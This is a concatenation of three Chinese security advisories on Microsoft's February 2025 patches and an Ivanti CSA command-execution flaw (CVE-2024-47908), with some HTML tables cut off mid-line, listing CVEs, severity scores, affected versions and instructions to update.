||||
**SEE MORE →**
|
||||
|
||||
|
||||
**2****重点漏洞简述**
|
||||
|
||||
根据产品流行度和漏洞重要性筛选出此次更新中包含影响较大的漏洞,请相关用户重点进行关注:
|
||||
|
||||
**Windows辅助功能驱动程序的WinSock权限提升漏洞(CVE-2025-21418):**
|
||||
|
||||
Windows辅助功能驱动程序的WinSock中存在权限提升漏洞,由于Winsock的辅助函数驱动程序存在边界错误,经过身份验证的本地攻击者可以触发堆缓冲区溢出,从而获得系统的SYSTEM权限。该漏洞已存在在野利用,CVSS评分7.8。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21418
|
||||
|
||||
|
||||
|
||||
**Windows存储权限提升漏洞(CVE-2025-21391):**
|
||||
|
||||
Windows存储中存在权限提升漏洞,由于Windows存储中的不正确链接解析,本地攻击者可以在目标系统上以SYSTEM权限执行代码,删除任意文件。该漏洞已存在在野利用,CVSS评分7.1。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21391
|
||||
|
||||
|
||||
|
||||
**Windows轻量级目录访问协议(LDAP)远程代码执行漏洞(CVE-2025-21376):**
|
||||
|
||||
Windows LDAP存在远程代码执行漏洞,未经身份验证的攻击者通过发送特制的LDAP请求,赢得竞争条件后可导致缓冲区溢出,在目标系统上执行任意代码。CVSS评分为8.1。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21376
|
||||
|
||||
|
||||
|
||||
**Microsoft Excel远程代码执行漏洞(CVE-2025-21381):**
|
||||
|
||||
Microsoft Excel存在远程代码执行漏洞,由于Microsoft Excel中的不可信指针解引用,远程攻击者通过诱导受害者打开特制的excel文件,从而在目标系统上执行任意代码。CVSS评分为7.8。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21381
|
||||
|
||||
|
||||
|
||||
**DHCP客户端服务远程代码执行漏洞(CVE-2025-21379):**
|
||||
|
||||
DHCP客户端服务存在远程代码执行漏洞,由于DHCP客户端服务中的释放后重利用问题,本地网络中的攻击者可以进行中间人攻击,从而可在目标系统上以SYSTEM权限执行代码。CVSS评分为7.1。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21379
|
||||
|
||||
|
||||
|
||||
**NTLM哈希泄露欺骗漏洞(CVE-2025-21377):**
|
||||
|
||||
NTLM存在哈希泄露欺骗漏洞,攻击者可以通过欺骗用户点击特殊的链接来获得NTLMV2哈希,从而利用此哈希以该用户的身份登录系统。该漏洞已公开披露,CVSS评分为6.5。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21377
|
||||
|
||||
|
||||
|
||||
**Microsoft SharePoint Server远程代码执行漏洞(CVE-2025-21400):**
|
||||
|
||||
Microsoft SharePoint Server存在远程代码执行漏洞,由于Microsoft SharePoint服务器中的不当授权,攻击者可以欺骗受害者客户端连接到恶意服务器,从而在目标系统上执行任意代码。CVSS评分为8.0。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21400
|
||||
|
||||
|
||||
|
||||
**Windows 磁盘清理工具权限提升漏洞(CVE-2025-21420):**
|
||||
|
||||
Windows 磁盘清理工具中存在权限提升漏洞,由于Windows 磁盘清理工具中存在不正确链接解析,本地攻击者可以利用漏洞获得目标系统的SYSTEM权限。CVSS评分7.8。
|
||||
|
||||
官方通告链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2025-21420
|
||||
|
||||
|
||||
**3****影响范围**
|
||||
|
||||
以下为部分重点关注漏洞的受影响产品版本,其他漏洞影响产品范围请参阅官方通告链接。
|
||||
<table><tbody><tr><td valign="top" style="border-top-width: 2px;border-left-width: 2px;border-color: windowtext;" width="93"><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>漏洞编号</strong></span></p></td><td valign="top" style="border-top-width: 2px;border-top-color: windowtext;border-left: none;border-bottom-color: windowtext;border-right-width: 2px;border-right-color: windowtext;" width="210"><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>受影响产品版本</strong></span></p></td></tr><tr style="height:6px;"><td valign="top" style="border-top: none;border-left-width: 2px;border-left-color: windowtext;border-bottom-color: windowtext;border-right-color: windowtext;" height="6" width="93"><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2025-21418</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2025-21376</span></p><p style="text-align:left;line-height: 125%;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2025-21377</span></p></td><td valign="top" style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-width: 2px;border-right-color: windowtext;" height="6" width="210"><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2025 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2025</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2022, 23H2 Edition (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2022 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2022</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2019 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2019</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2016 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2016</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012 R2 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012 R2</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2012</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 R2 for x64-based Systems Service Pack 1</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)</span></p><p style="text-align:left;line-height: 125%;"><span style="line-height: 125%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Server 2008 for x64-based Systems SeLine truncated
|
||||
|
||||
**4****漏洞防护**
|
||||
|
||||
**4.1 补丁更新**
|
||||
|
||||
目前微软官方已针对受支持的产品版本发布了修复以上漏洞的安全补丁,强烈建议受影响用户尽快安装补丁进行防护,官方下载链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-us/releaseNote/2025-Feb
|
||||
|
||||
注:由于网络问题、计算机环境问题等原因,Windows Update的补丁更新可能出现失败。用户在安装补丁后,应及时检查补丁是否成功更新。
|
||||
|
||||
右键点击Windows图标,选择“设置(N)”,选择“更新和安全”-“Windows更新”,查看该页面上的提示信息,也可点击“查看更新历史记录”查看历史更新情况。
|
||||
|
||||
针对未成功安装的更新,可点击更新名称跳转到微软官方下载页面,建议用户点击该页面上的链接,转到“Microsoft更新目录”网站下载独立程序包并安装。
|
||||
|
||||
|
||||
**附录:漏洞列表**
|
||||
<table><tbody><tr style="height:21px;"><td style="border-top: 2px double windowtext;border-left: 2px double windowtext;border-bottom: none;border-right-color: windowtext;background: rgb(217, 217, 217);" width="131" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>影响产品</strong></span></p></td><td style="border-top: 2px double windowtext;border-left: none;border-bottom: none;border-right-color: windowtext;background: rgb(217, 217, 217);" width="137" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>CVE</strong><strong>编号</strong></span></p></td><td style="border-top: 2px double windowtext;border-left: none;border-bottom: none;border-right-color: windowtext;background: rgb(217, 217, 217);" width="223" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>漏洞标题</strong></span></p></td><td style="border-top: 2px double windowtext;border-left: none;border-bottom: none;border-right: 2px double windowtext;background: rgb(217, 217, 217);" width="80" height="21"><p style="text-align:center;line-height: normal;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";"><strong>严重程度</strong></span></p></td></tr><tr style="height:41px;"><td style="border-left: 2px double windowtext;border-top-color: windowtext;border-right-color: windowtext;border-bottom-color: windowtext;" width="131" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows</span></p></td><td style="border-top-color: windowtext;border-right-color: windowtext;border-bottom-color: windowtext;border-left: none;" width="137" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2025-21376</span></p></td><td style="border-top-color: windowtext;border-right-color: windowtext;border-bottom-color: windowtext;border-left: none;" width="223" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows Lightweight Directory Access Protocol (LDAP) 远程代码执行漏洞</span></p></td><td style="border-top-color: windowtext;border-left: none;border-bottom-color: windowtext;border-right: 2px double windowtext;" width="80" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Critical</span></p></td></tr><tr style="height:41px;"><td style="border-top: none;border-left: 2px double windowtext;border-bottom-color: windowtext;border-right-color: windowtext;" width="131" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Windows</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-color: windowtext;" width="137" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2025-21379</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-color: windowtext;" width="223" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">DHCP Client Service 远程代码执行漏洞</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right: 2px double windowtext;" width="80" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Critical</span></p></td></tr><tr style="height:41px;"><td style="border-top: none;border-left: 2px double windowtext;border-bottom-color: windowtext;border-right-color: windowtext;" width="131" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Microsoft Dynamics</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-color: windowtext;" width="137" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">CVE-2025-21177</span></p></td><td style="border-top: none;border-left: none;border-bottom-color: windowtext;border-right-color: windowtext;" width="223" height="41"><p style="text-align:center;"><span style="line-height: 107%;font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">Microsoft Dynamics 365 SalLine truncated
|
||||
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**声明**
|
||||
|
||||
本安全公告仅用来描述可能存在的安全问题,绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,绿盟科技以及安全公告作者不为此承担任何责任。
|
||||
|
||||
绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告,必须保证此安全公告的完整性,包括版权声明等全部内容。未经绿盟科技允许,不得任意修改或者增减此安全公告内容,不得以任何方式将其用于商业目的。
|
||||
|
||||

|
||||
|
||||
|
||||
**绿盟科技CERT**
|
||||
****
|
||||
∣
|
||||
微信公众号
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
长按识别二维码,关注网络安全威胁信息
|
||||
|
||||
|
||||
@@ -0,0 +1,113 @@
|
||||
# 【漏洞通告】Ivanti CSA远程命令执行漏洞(CVE-2024-47908)
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2025-02-12 09:46
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
Ivanti CSA远程命令执行漏洞(CVE-2024-47908)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
Ivanti Cloud Services Application (CSA)
|
||||
|
||||
|
||||
**影响范围:**
|
||||
|
||||
Ivanti CSA ≤ 5.0.4
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
命令执行
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:需要用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:困难,需要管理员权限。
|
||||
|
||||
<综合评定威胁等级>:严重,能造成远程命令执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
**组件介绍**
|
||||
|
||||
Ivanti Cloud Services Application (CSA)是一款本地部署的虚拟设备,旨在简化和增强Ivanti产品与云服务的集成。它主要用于支持IT服务管理和云服务的自动化,帮助企业简化和自动化IT流程,提高运营效率。
|
||||
|
||||

|
||||
|
||||
**漏洞简介**
|
||||
|
||||
2025年2月12日,深瞳漏洞实验室监测到一则Ivanti Cloud Services Application (CSA)组件存在命令执行漏洞的信息,漏洞编号:CVE-2024-47908,漏洞威胁等级:严重。
|
||||
|
||||
在5.0.5之前的Ivanti CSA管理员控制台界面存在一个远程命令执行漏洞,具有管理员权限的**攻击者可以利用该漏洞执行任意命令导致服务器失陷。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的Ivanti Cloud Services Application (CSA)版本:
|
||||
|
||||
Ivanti CSA ≤ 5.0.4
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||

|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布最新版本修复该漏洞,建议受影响客户将Ivanti CSA更新到5.0.5版本。下载链接:https://forums.ivanti.com/s/article/CSA-5-0-Download
|
||||
|
||||
|
||||
|
||||
**参考链接**
|
||||
|
||||
|
||||
https://forums.ivanti.com/s/article/Security-Advisory-Ivanti-Cloud-Services-Application-CSA-CVE-2024-47908-CVE-2024-11771
|
||||
|
||||
|
||||
|
||||
|
||||
**时间轴**
|
||||
|
||||
|
||||
|
||||
**2025/02/12**
|
||||
|
||||
深瞳漏洞实验室监测到Ivanti CSA远程命令执行漏洞信息。
|
||||
|
||||
|
||||
**2025/02/12**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**,及时关注并登录深信服**智安全平台**,可轻松查询漏洞相关解决方案。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,209 @@
|
||||
# 【漏洞通告】微软2月多个安全漏洞
|
||||
启明星辰安全简讯 2025-02-12 10:30
|
||||
|
||||
## 一、漏洞概述
|
||||
##
|
||||
|
||||
2025年2月12日,启明星辰集团VSRC监测到微软发布了2月安全更新,本次更新修复了63个漏洞,涵盖权限提升、远程代码执行、欺骗等多种漏洞类型。漏洞级别分布如下:4个严重级别漏洞,56个重要级别漏洞,1个中危级别漏洞,2个低危级别漏洞(
|
||||
漏洞
|
||||
级别依据微软官方数据)。
|
||||
|
||||
其中,
|
||||
11个漏洞被微软标记为“更可能被利用”及“检测利用情形”,表明这些漏洞存在较高的利用风险,建议优先修复以降低潜在安全威胁
|
||||
。
|
||||
<table><tbody><tr><td width="103" valign="center" style="padding: 0pt 5.4pt;border-width: 1.5pt;border-color: windowtext;background: rgb(231, 230, 230);"><p style="text-align:center;"><span style="font-family: 微软雅黑;font-size: 10.5pt;">CVE-ID</span><span style="font-family: 微软雅黑;font-size: 10.5pt;"><o:p></o:p></span></p></td><td width="232" valign="center" style="padding: 0pt 5.4pt;border-width: 1.5pt;border-color: windowtext;background: rgb(231, 230, 230);"><p style="text-align:center;"><span style="font-family: 微软雅黑;font-size: 10.5pt;">CVE 标题</span><span style="font-family: 微软雅黑;font-size: 10.5pt;"><o:p></o:p></span></p></td><td width="108" valign="center" style="padding: 0pt 5.4pt;border-width: 1.5pt;border-color: windowtext;background: rgb(231, 230, 230);word-break: break-all;"><p style="text-align:center;"><span style="font-family: 微软雅黑;font-size: 10.5pt;">漏洞级别</span><span style="font-family: 微软雅黑;font-size: 10.5pt;"><o:p></o:p></span></p></td></tr><tr><td width="103" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">CVE-2025-21400</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="232" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">Microsoft SharePoint Server 远程执行代码漏洞</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="108" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">重要</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td></tr><tr><td width="103" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">CVE-2025-21377</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="232" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">NTLM 哈希泄露欺骗漏洞</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="108" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">重要</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></Line truncated
|
||||
****
|
||||
**微软****2****月更新修复的完整漏洞列表如下****:******
|
||||
|
||||
****<table><tbody><tr><td width="103" valign="center" style="padding: 0pt 5.4pt;border-width: 1.5pt;border-color: windowtext;background: rgb(231, 230, 230);"><p style="text-align:center;"><span style="font-family: 微软雅黑;font-size: 10.5pt;">CVE-ID</span><span style="font-family: 微软雅黑;font-size: 10.5pt;"><o:p></o:p></span></p></td><td width="262" valign="center" style="padding: 0pt 5.4pt;border-width: 1.5pt;border-color: windowtext;background: rgb(231, 230, 230);"><p style="text-align:center;"><span style="font-family: 微软雅黑;font-size: 10.5pt;">CVE 标题</span><span style="font-family: 微软雅黑;font-size: 10.5pt;"><o:p></o:p></span></p></td><td width="60" valign="center" style="padding: 0pt 5.4pt;border-width: 1.5pt;border-color: windowtext;background: rgb(231, 230, 230);"><p style="text-align:center;"><span style="font-family: 微软雅黑;font-size: 10.5pt;">漏洞级别</span><span style="font-family: 微软雅黑;font-size: 10.5pt;"><o:p></o:p></span></p></td></tr><tr><td width="103" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">CVE-2025-21177</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="262" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">Microsoft Dynamics 365 Sales 特权提升漏洞</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="60" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">严重</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td></tr><tr><td width="103" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">CVE-2025-21179</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="262" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">DHCP 客户端服务拒绝服务漏洞</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td><td width="60" valign="center" style="padding: 0pt 5.4pt;border-left-width: 1.5pt;border-left-color: windowtext;border-right-width: 1.5pt;border-right-color: windowtext;border-top: none;border-bottom-width: 1.5pt;border-bottom-color: windowtext;"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><span style="font-family:微软雅黑;">重要</span></span><span style="font-family: 微软雅黑;color: rgb(51, 51, 51);letter-spacing: 0pt;font-size: 10.5pt;background: rgb(255, 255, 255);"><o:p></o:p></span></p></td></tLine truncated
|
||||
## 二、影响范围
|
||||
|
||||
受影响的产品
|
||||
/
|
||||
功能
|
||||
/
|
||||
服务
|
||||
/
|
||||
组件包括:
|
||||
|
||||
Microsoft Dynamics 365 Sales
|
||||
|
||||
Windows DHCP Client
|
||||
|
||||
Windows Message Queuing
|
||||
|
||||
Windows Resilient File System (ReFS) Deduplication Service
|
||||
|
||||
Windows CoreMessaging
|
||||
|
||||
Azure Network Watcher
|
||||
|
||||
Windows Telephony Service
|
||||
|
||||
Microsoft Surface
|
||||
|
||||
Microsoft High Performance Compute Pack (HPC) Linux Node Agent
|
||||
|
||||
Windows Telephony Server
|
||||
|
||||
Visual Studio
|
||||
|
||||
Windows Routing and Remote Access Service (RRAS)
|
||||
|
||||
Windows Internet Connection Sharing (ICS)
|
||||
|
||||
Microsoft Edge for iOS and Android
|
||||
|
||||
Outlook for Android
|
||||
|
||||
Microsoft Edge (Chromium-based)
|
||||
|
||||
Microsoft PC Manager
|
||||
|
||||
Microsoft Windows
|
||||
|
||||
Windows Update Stack
|
||||
|
||||
Windows Remote Desktop Services
|
||||
|
||||
Windows Kerberos
|
||||
|
||||
Active Directory Domain Services
|
||||
|
||||
Windows Kernel
|
||||
|
||||
Windows Win32 Kernel Subsystem
|
||||
|
||||
Microsoft Digest Authentication
|
||||
|
||||
Windows Installer
|
||||
|
||||
Microsoft Streaming Service
|
||||
|
||||
Windows LDAP - Lightweight Directory Access Protocol
|
||||
|
||||
Windows NTLM
|
||||
|
||||
Windows DHCP Server
|
||||
|
||||
Microsoft Office Excel
|
||||
|
||||
Windows Storage
|
||||
|
||||
Microsoft Office
|
||||
|
||||
Microsoft Office SharePoint
|
||||
|
||||
Windows DWM Core Library
|
||||
|
||||
Windows Ancillary Function Driver for WinSock
|
||||
|
||||
Windows Setup Files Cleanup
|
||||
|
||||
Windows Disk Cleanup Tool
|
||||
|
||||
Microsoft AutoUpdate (MAU)
|
||||
|
||||
Visual Studio Code
|
||||
##
|
||||
## 三、安全措施
|
||||
### 3.1 升级版本
|
||||
|
||||
目前
|
||||
微软已发布相关安全更新,建议受影响的用户尽快修复。
|
||||
|
||||
(一)
|
||||
Windows Update自动更新
|
||||
|
||||
Microsoft Update默认启用,当系统检测到可用更新时,将会自动下载更新并在下一次启动时安装。也可选择通过以下步骤手动进行更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows 8、Windows 8.1、Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,具体步骤为“控制面板”->“系统和安全”->“Windows更新”)
|
||||
|
||||
3、选择“检查更新”,等待系统自动检查并下载可用更新。
|
||||
|
||||
